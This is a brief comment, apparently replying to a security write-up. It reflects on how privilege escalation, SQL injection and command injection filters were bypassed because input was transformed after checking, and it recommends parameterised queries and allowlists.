Just an interesting point on the privilege escalation and SQLi vulnerabilities, both seemed to follow similar patterns where a security check was carried out on the user input but then there was some form of transformation before the data was actually used, which opened the door to bypasses in both cases. I guess a safe way would be to make sure the security checks happen on the transformed version of the data. But of course for the SQLi you should just use a solution like parameterised queries instead of trying to rollout your own protection. Additionally it seemed that the security filters (including the command injection) generally followed a blacklisting technique which can sometimes be hard to nail down every possibility. A whitelist approach where we are more explicit on what is expected may also have been safer.